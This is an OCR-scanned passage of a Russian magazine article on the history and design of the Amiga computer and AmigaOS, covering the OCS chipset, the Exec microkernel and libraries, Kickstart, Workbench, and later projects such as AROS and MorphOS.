тектуры, звуковая и видеосистема не были чем-то вроде периферийного оборудования, «подвешенного» к общей шине. Для доступа к оперативной памяти они использовали каналы прямого доступа (DMA), которые управлялись координирующим алгоритмом, основанным на разветвленной системе приоритетов. Что давал такой нестандартный подход? Например, возможность реализовать вывод цветного изображения в высоком разрешении (до 640 на 256 пикселей и до 4096 цветов) с аппаратной реализацией спрайтов (результат — плавная попиксельная прокрутка экранов) и режима Dual Playfield (в будущем — альфа-канал), создающего эффект полупрозрачности изображения. Звуковой чип формировал четыре микшируемых 8-битных канала стереозвука и был способен генерировать 14-битный стереозвук студийного качества.

Прототип Lorraine был готов в сентябре 1983 года и выглядел как ящик с четырьмя макетными платами общим размером с корпус тогдашних бытовых телевизоров. В январе следующего года на выставке CES в Чикаго программисты из команды Майнера показали публике его возможности. Прыгающий красно-белый шар Boing Ball произвел на посетителей такое впечатление, что в дальнейшем уже прочно ассоциировался с брендом Amiga, став со временем логотипом AmigaOS.


Позже громоздкий прототип Lorraine превратится в набор из трех микросхем, их назовут OCS — Original Chip Set. В него входят: Agnus — контроллер DMA, попутно выполняющий функции блиттера (видеосопроцессора 2D-сцен), Denise — основной видеопроцессор, попутно поддерживающий ввод данных от мыши и джойстика, и Paula — звуковой процессор. Однако история эта была сопряжена со множеством сложностей, ее можно считать квинтэссенцией упорства создателей Lorraine. Они несколько раз перезакладывали свое имущество, чтобы поддержать компанию, переносили агрессивные нападки инвестора — компании Atari, мечтавшей увидеть Lorraine в своем проекте 16-битной персоналки Atari ST, и пережили столкновение с ловкими юристами фирмы Commodore, которая рискнула взять под крыло команду Майнера. Так Commodore создала до сих пор известную классику — компьютер Commodore Amiga 1000 с центральным процессором Motorola 68000 и тем самым OCS.

АРХИТЕКТУРА AMIGAOS. АБОНЕМЕНТ В БИБЛИОТЕКУ

Наличие уникального чипсета OCS на материнской плате Amiga 1000 вкупе со слотом расширения, позволявшим на первых порах наращивать оперативную память, а позже подключать жесткие диски, оптические приводы и даже платы с дополнительным процессором, сделали новую персоналку Commodore белой вороной в набирающей силу стае микрокомпьютеров с весьма посредственными возможностями. За отличный звук «Амиги» и вывод видеосигнала в форматах NTSC и PAL поклонники окрестили ее «первым мультимедийным персональным компьютером».


Важна была не только железная составляющая. Операционная система AmigaOS, программный разум Amiga 1000, по уникальности могла поспорить с троицей чипов Agnus, Denise и Paula. А все потому, что ее архитекторы были людьми увлекающимися, прозорливыми и жутко талантливыми. Ядром команды software engineers были Ар Джей Микэл (R. J. Mical), Дэйл Лак (Dale Luck) и Карл Сассенрот (Carl Sassenrath).

Первые двое замечательно разбирались в графической и аудиосоставляющей чипсета OCS. Продемонстрированный на чикагской CES прыгающий по экрану Boing Ball был их рук делом и фактически стал первой «демкой», коих в последую-




В схеме традиционной «фоннеймановской» архитектуры Amiga чипсет OCS стоит отдельно от других компонентов


Чипы Agnus, Denise и Paula в исполнении Commodore Semiconductor Group






Carl Sassenrath – библиотека Exec



R. J. Mical – библиотеки Graphics и Intuition


Dale Luck – библиотека Graphics и Boing ball демо


Над кодом AmigaOS трудился не один десяток программистов, а эта троица была их идейными вдохновителями




«Библиотечная» архитектура AmigaOS с микроядром Exec из далекого 1985-го сильно напоминает архитектуру NT-версий Windows




Окно консоли AmigaDOS с приглашением командной строки

щие годы энтузиасты «Амиги» написали великое множество. Демо с красно-белым мячом было написано на ассемблере Motorola 68000 и работало напрямую с сопроцессорными модулями Blitter и Copper чипа Agnus. Никакая операционка демонстрационной программе была не нужна.

Тем не менее в операционной системе нуждались сами пользователи Amiga 1000. Идея будущей ОС родилась в голове Карла Сассенрота. Он досконально разбирался в структуре монолитного ядра UNIX-систем и при этом осознавал недостатки подобной архитектуры в применении к персональным компьютерам. Сассенрот пристально следил за развитием проектов, проповедующих концепцию микроядра — минималистичного диспетчера многочисленной свиты сервисов. Микроядерная архитектура обеспечивала не только простоту реализации (долой гигантские, сложные исходники монолитных ядер!), но и модульность системы, которая дает потрясающую гибкость.

Решение оказалось изящным: в его основе лежала концепция библиотек, каждая из которых отвечала за ту или иную пользовательскую функцию или задачу высокого уровня. Код таких библиотек (runtime libraries) был реентерабельным, что означает одновременное использование его функций множеством пользовательских программ. Корнем ветвистого библиотечного дерева новой операционной системы стала библиотека Exec — то самое микроядро, топ-менеджер AmigaOS, отвечающий за распределение оперативной памяти, управление системой прерываний, ведение списка доступных библиотек, их запуск по требованию программ пользователя и... планирование для них процессорного времени. Позже в своем блоге SassenRanch Карл Сассенрот нескромно напишет: «С библиотекой Exec в AmigaOS я предоставил миру персональных компьютеров многозадачность».

Первые системные runtime-библиотеки были призваны продемонстрировать уникальность железа Amiga 1000 и многозадачность, поддерживаемую библиотекой Exec. Конечно же, они были связаны с потрясающими графическими возможностями новой персоналки Commodore. Библиотеки graphics.library и intuition.library создал Ар Джей Микэл, без устали работая по сто часов в неделю в течение семи месяцев.

По задумке команды операционная система «Амиги» должна была предоставлять пользователю исключительно графический интерфейс. Доступом к мощным графическим возможностям чипов Agnus и Denise занималась библиотека graphics. Ее основными функциями были низкоуровневые операции с видеоподсистемой чипсета OCS, то есть, в терминах современных персоналок, graphics.library была драйвером «видеокарты» Амиги. Основным потребителем ее возможностей выступала библиотека intuition.library — менеджер оконной среды, ответственный за формирование на экране окон и элементов управления приложениями, а также заведующий курсором мыши и вводом данных с клавиатуры. Мультимедийные возможности графической среды intuition во всей красе раскрывались в первых прикладных программах для Amiga — графическом редакторе Graphicraft, медиаредакторе Musicraft и текстовом редакторе Textcraft.

Однако к концу июля 1985 года — моменту публичного представления Commodore Amiga 1000 (с приглашенными звездами Энди Уорхолом и Дебби Харри — см. статью «Цифровая археология: в поисках пыльных дискет» в февральском номере) — руководство Commodore не рискнуло представить исключительно мультимедийный компьютер, без привычной офисной составляющей. Именно поэтому, чтобы успеть превратить AmigaOS в «полноценную» (для того времени) операционную систему, Commodore привлекла к работе британскую компанию MetaComCo, которая владела правами на университетскую разработку TRIPOS — многозадачный вариант дисковой операционной системы (DOS), портированной на множество процессорных архитектур, в том числе на Motorola 68000. Так в архитектуре AmigaOS появился интерфейс командной строки для запуска программ и работы с файлами. Ассимиляция TRIPOS в существующее решение произошла в «библиотечном» стиле. Функционал TRIPOS был помещен в библиотеку dos.library. При этом программистам AmigaOS пришлось изрядно попотеть с портированием: TRIPOS была написана на языке BCPL (Basic Combined Programming Language) — идеологическом предке языка C, отличающемся от потомка кучей ограничений (кстати, первая в истории программа «Hello, World» была написана на BCPL).

Наличие в составе AmigaOS библиотеки dos.library внесло некоторую сумятицу в управление процессами. С точки зрения библиотеки Exec dos.library была всего лишь одной из runtime-библиотек, для которых выделялись системные ресурсы. Но вот с точки зрения программ, запускаемых из командной строки dos.library, последняя была полноценной операционной системой со своим методом планирования задач. В дальнейшем dos.library, переписанная на языке C,



INFO

Для ускорения работы AmigaOS использовала технологию RAM drive. Ее очевидным недостатком была потеря данных в случае вынужденной перезагрузки системы. Но благодаря Перри Киволовицу (Perry Kivolowitz), владельцу небольшой компании по производству плат расширения памяти для Amiga, этот недостаток был преодолен. Его RRD (Recoverable RAM Disk) стал первым в истории операционных систем решением RAM drive, помогающим пережить внезапный reboot.

трансформировалась в AmigaDOS — библиотеку, ответственную исключительно за файловые операции AmigaOS.

К слову, многозадачность AmigaOS была довольно зыбкой. Процессор Motorolla 68000, как известно, славился отсутствием модуля MMU (Memory Management Unit), который реализует аппаратную защиту памяти. Это означало, что создатели программ для «Амиги» должны были предельно внимательно относиться к реализации переходов в доступном им адресном пространстве. В большинстве случаев это правило соблюдалось, но были и досадные исключения. Энтузиастам AmigaOS хорошо знакомы красные баннеры с кодами ошибок, убрать которые можно было только перезагрузкой. Они красноречиво именовались Guru meditation — намек на то, что разработчики AmigaOS раздумывают над имеющейся проблемой.

Чтобы AmigaDOS и остальные runtime-библиотеки могли общаться с периферией, Exec «рулила» набором специальных библиотек, связанных с вводом-выводом и работой с такими устройствами, как, например, системный таймер. Эти библиотеки (аналог современных драйверов мини-порта) носили название devices.

Так, AmigaDOS была тесно связана с библиотекой trackdisk.device, управляющей floppy-приводом (позже, для работы с жесткими дисками, к ней присоединилась библиотека scsi.device). Библиотека intuition для управления оконной средой связывалась с библиотекой input.device, которая, в свою очередь, опиралась на функции библиотек keyboard.device, serial.device и gameport.device. Вывод консоли AmigaDOS в окне intuition происходил с использованием библиотеки console.device.

KICKSTART И WORKBENCH. «ПОЖАЛУЙСТА, ВСТАВЬТЕ ДИСК № 2»

Очевидно, что компоненты рассмотренной выше базовой архитектуры AmigaOS должны загружаться в память в первую очередь. За начальную загрузку и инициализацию системы в операционке «Амиги» несла ответственность программа-загрузчик Kickstart. В терминах архитектуры PC это что-то вроде смеси BIOS и загрузчика IPL. Включение питания инициировало невероятную для тех времен фичу — протокол Autoconfig. Он последовательно опрашивал состояние подключенных к компьютеру устройств и выделял для каждого из них диапазон адресов оперативной памяти. Влияние, которое этот протокол оказал на будущие компьютеры, трудно переоценить. Шина PCI и plug and play, реализованный на уровне ОС, обязаны своим появлением в персоналках именно амиговскому Autoconfig.

Успешный опрос устройств завершался загрузкой в память библиотеки Exec. Она, будучи корнем библиотечного древа AmigaOS, имела привилегию — фиксированный адрес в памяти (0000$



WWW

Сайт нынешнего владельца AmigaOS – компании Hyperion Entertament: www.amigaos.net

Крупнейший исторический архив «Вселенной Amiga»: www.amigahistory.co.uk

Распределенное хранилище программ для AmigaOS и ее последователей: aminet.net

Архив демок для Amiga: ada.untergrund.net

Демонстрация чипсета Lorraine на выставке CES 1984: https://www.youtube.com/watch?v=nLcpn1_IY1A

Сайт Sareware проекта MUI: www.sasg.com/mui/


Сайт open source проекта AROS: aros.sourceforge.net

Сайт проприетарного проекта MorphOS: morphos.de





Обычно загрузчик, микроядро и основные системные библиотеки «жили» в специальных Kickstart ROM-чипах







Иконка загрузки графической среды Amiga Workbench узнаваема не менее, чем шар Boing Ball




Экраны программ craft'ов — графического редактора Graphicraft и редактора текста Textcraft



В ходе работы AmigaOS библиотека Exec формировала граф библиотек и структур данных, ветви которого были связанными списками







«Верстак» Workbench в сравнении с ближайшими конкурентами

0004), именуемый SysBase, в котором размещался указатель на текущее расположение Exec. Загрузившись, Exec последовательно «втягивала» в память библиотеки devices, библиотеки runtime и структуры данных, необходимые для их работы. В первую очередь к таким структурам стоит отнести карту динамической памяти — набор таблиц переходов на базовые адреса для всей иерархии запущенных библиотек, которые, в свою очередь, имели возможность вызывать другие библиотеки и использовать собственные структуры данных. Библиотека Exec строго следила за этим иерархическим кавардаком, используя связанные списки, содержащие цепочки указателей на все элементы. Благодаря такому суровому контролю код программ, библиотек и любые типы данных могли находиться в произвольных областях памяти.

В первых моделях компьютеров Amiga, оборудованных только 3,5-дюймовым дисководом, Kickstart и базовые системные компоненты AmigaOS грузились с дискеты. Позже для ускорения загрузки они перебрались в специальные чипы ROM, которые в среде амиговодов и стали называться Kickstart. Улучшения в системе AmigaOS влекли за собой обновление версии Kickstart.

В большинстве случаев в каждом новом «стартере» обеспечивалась функциональная совместимость сверху вниз, но у энтузиастов Amiga в ходу были специальные программы softkickers, которые давали возможность поочередной загрузки нескольких версий Kickstart. Это нужно, к примеру, для запуска софта (обычно игр), жестко привязанного к определенной версии системных библиотек.

После загрузки всех системных компонентов AmigaOS предоставляла пользователю графическую среду, созданную библиотекой intuition, и консольное окно AmigaDOS с приглашением командной строки. Не очень-то вдохновляющая концепция пользовательского рабочего пространства!

Именно поэтому следующим этапом загрузки было появление экрана со знаменитой ныне надписью Insert Amiga Workbench. Располагавшийся на второй загрузочной дискете, а позже на жестком диске «Амиги» Workbench, по сути, был графическим воплощением файлового менеджера и метафоры... нет, не привычного нам рабочего стола с его папками и файлами, а, скорее, верстака, с «ящиками» (папками), в которых располагались «проекты» (файлы с данными) и crafts — «инструменты» (программы). Корзина, больше напоминавшая железный мусорный бак, в мастерской тоже присутствовала. Workbench был призван конкурировать с менеджером Finder в Apple Macintosh и интерфейсом GEM, реализованным поверх операционной системы CP/M в компьютере Atari ST.

Стоит отметить, что конкурировал он вполне успешно. Так, уже в версии 1.0 Workbench был многоцветным и с плавным скроллингом. Пользователь управлял окнами, «ящиками», «проектами» и «крафтами» с помощью двухкнопочной мыши. Интерфейс Workbench стал визитной карточкой «Амиги», и первые версии AmigaOS именовались не иначе, как Amiga Workbench.



INFO

Автор «Космической одиссеи 2001» сэр Артур Кларк был преданным поклонником компьютеров Amiga. Роман «Снега Олимпа: сад на Марсе», посвященный идее терраформирования, он писал на Amiga 3000. Используя генератор 3D-ландшафтов Vista Pro, Кларк самостоятельно создал несколько иллюстраций с изображением поверхности Марса.



INFO

Разработчики Workbench 1.2 спрятали в него несколько «пасхальных яиц». Так, при одновременном удерживании обеих клавиш Alt и обеих клавиш Shift и нажатии на клавишу F1 появлялась надпись «System Software: Carl, Neil & Kodiak». Нажатие F2 показывало имена разработчиков графических библиотек: «Graphics Software: Dale, Bart, Jim & =RJ=».

Со второй версии Workbench стал скевоморфно-объемным и получил модные тогда серые оттенки. Последующие версии Workbench слегка подрастеряли уникальность, слепо следуя за основными трендами GUI большинства тогдашних настольных систем.

В девяностые годы начался так называемый посткоммодоровский период развития компьютеров Amiga и AmigaOS. Немецкий программист Штефан Штунц (Stefan Stuntz) разработал объектно ориентированный интерфейс MUI (Magic User Interface), который со временем стал базовой графической средой для возрождаемых проектов AmigaOS и ее производных.


МИКРОКОСМ AMIGAOS. ПО ТУ СТОРОНУ ГОРИЗОНТА СОБЫТИЙ

Почему же, несмотря на уникальные возможности аппаратной платформы и передовые архитектурные решения, реализованные в AmigaOS, мир персональных компьютеров принадлежит сильно эволюционировавшим потомкам серых офисных коробок IBM PC? В целом проблема кроется в нерасторопности Commodore в плане бизнеса. Руководство компании посчитало, что уникальность Amiga, словно косичка Мюнхгаузена, поможет этому компьютеру самому себя вытягивать из все более усложняющихся проблем разраставшегося рынка персоналок. Просчитаться с правильным решением в таких условиях очень легко, и примеров таких провалов масса.

Commodore вовремя не поймала попутный ветер открытых решений — святой Грааль архитектуры PC. Конечно, чипсет OCS для середины восьмидесятых был уникальным по своим возможностям, но упорно продолжать совершенствовать его было ошибкой. Процессоры Motorola проигрывали конкуренцию с Intel, и выпуск ECS (Enhanced Chip Set) с Super Angus и Super Denise делу не помог.


Сторонние производители видеокарт для тех самых серых офисных коробок быстро уловили тенденции рынка и постепенно наводнили его самыми разнообразными графическими акселераторами — от бюджетных до профессиональных. В начале девяностых был выпущен «внук» OCS — чипсет AGA (Advanced Graphic Architecture) с поддержкой палитры на 262 тысячи оттенков, но и он не спас положение. Компьютеры Amiga 1200 и Amiga 4000 с AGA и поддержкой NTSC и PAL из коробки нашли более-менее широкое коммерческое распространение только на телестудиях. В частности, компьютерная графика в фантастическом сериале «Вавилон-5» обсчитывалась именно на «Амигах».


AmigaOS тоже добросовестно наращивала функции и в целом соответствовала запросам потребителя. Но если сверхбюджетная MS-DOS и близко не соответствовала уровню «Амиги», с Windows конкурировать уже было сложнее. Кста-



Разработчик интерфейса MUI Штефан Штунц сделал более дружелюбную версию «Верстака»

Эволюция графической среды Workbench





ти, версия NT очень сильно напоминала библиотечный мир AmigaOS: исполнительная подсистема Executive с кучей сервисов в виде DLL-библиотек.

В бизнесе Commodore, а вместе с ним и AmigaOS потерпели поражение, но в умах и сердцах почитателей первой мультимедийной персоналки с уникальной микроядерной системой они одержали безоговорочную победу. Стоит хотя бы бегло просмотреть тематические сайты, чтобы понять: Amiga стала не брендом, а культом.

Невероятное количество сообществ не только не дают уйти в забвение классической линии Amiga и AmigaOS, но и небезуспешно пытаются реанимировать полюбившуюся систему. В 2005 году появился четвертый релиз AmigaOS, полностью переписанный на языке C для процессорной архитектуры PowerPC. Стоят за ним энтузиасты из компании Hyperion Entertainment, они трудятся на компьютерах AmigaOne, созданных специально для них, и прочих решениях на PowerPC наподобие материнских плат Pegasos II.

Если разработчики AmigaOS 4.x приглашают пользователя в незабываемое аутентичное путешествие с классической операционной системой Amiga, то создатели проекта AROS (Amiga Research Operation System) реализовали вариант этой же самой операционки с открытыми исходниками. AROS — это



Open source проект AROS выполняет программы для AmigaOS, но ею не является



MorphOS похожа на AmigaOS только интерфейсом. Внутри нее трудится гипервизор виртуальных сред — микроядро Quark

В проекте MorphOS используется интерфейс MUI «от производителя». В отличие от AROS, где применяется его открытый порт Zune


не AmigaOS, но полностью совместима с классикой версии 3.1 на уровне API. Разработчики AROS считают причиной многочисленных неудач, постигших великолепную AmigaOS, ее привязанность к аппаратной платформе Commodore Amiga. Чем шире система портирована на различные процессорные архитектуры, тем она жизнеспособнее. Выжила же Macintosh Operation System, «соскочив» с процессоров Motorola на PowerPC, а после на решения Intel и попутно вобрав в себя все лучшее от UNIX BSD. Небольшой коллектив разработчиков AROS перенес мир AmigaOS не только на процессорные архитектуры Intel x86-64, Motorola 68k и PowerPC, но и на операционные системы Linux, FreeBSD и даже Windows — в виде host-портов. В качестве графического интерфейса в AROS используется среда Zune — вариант интерфейса MUI с открытыми исходниками.

Дань памяти классической AmigaOS отдали и разработчики проприетарной операционки MorphOS. Ее задумка родилась в головах двух сотрудников немецкой компании Phase5 Digital Products, занимавшейся выпуском акселераторов (turbo-плат), расширяющих процессорные возможности и объем оперативной памяти классической линейки компьютеров Amiga. По мнению Ральфа Шмидта (Ralph Schmidt) и Фрэнка Марьяка (Frank Mariak), положение этих замечательных машин спас бы переход на процессоры PowerPC. Да и сама операционная система должна была претерпеть существенные изменения. Так, микроядро современного варианта AmigaOS должно из менеджера ресурсов превратиться в супервайзера виртуальных сред, в которых могут выполняться не только программы классической AmigaOS, но и приложения для любых других операционных систем. Причем работать они смогут одновременно. Реализацией этой концепции в MorphOS стало микроядро Quark, управляющее изолированными виртуальными средами — «боксами» (boxes).

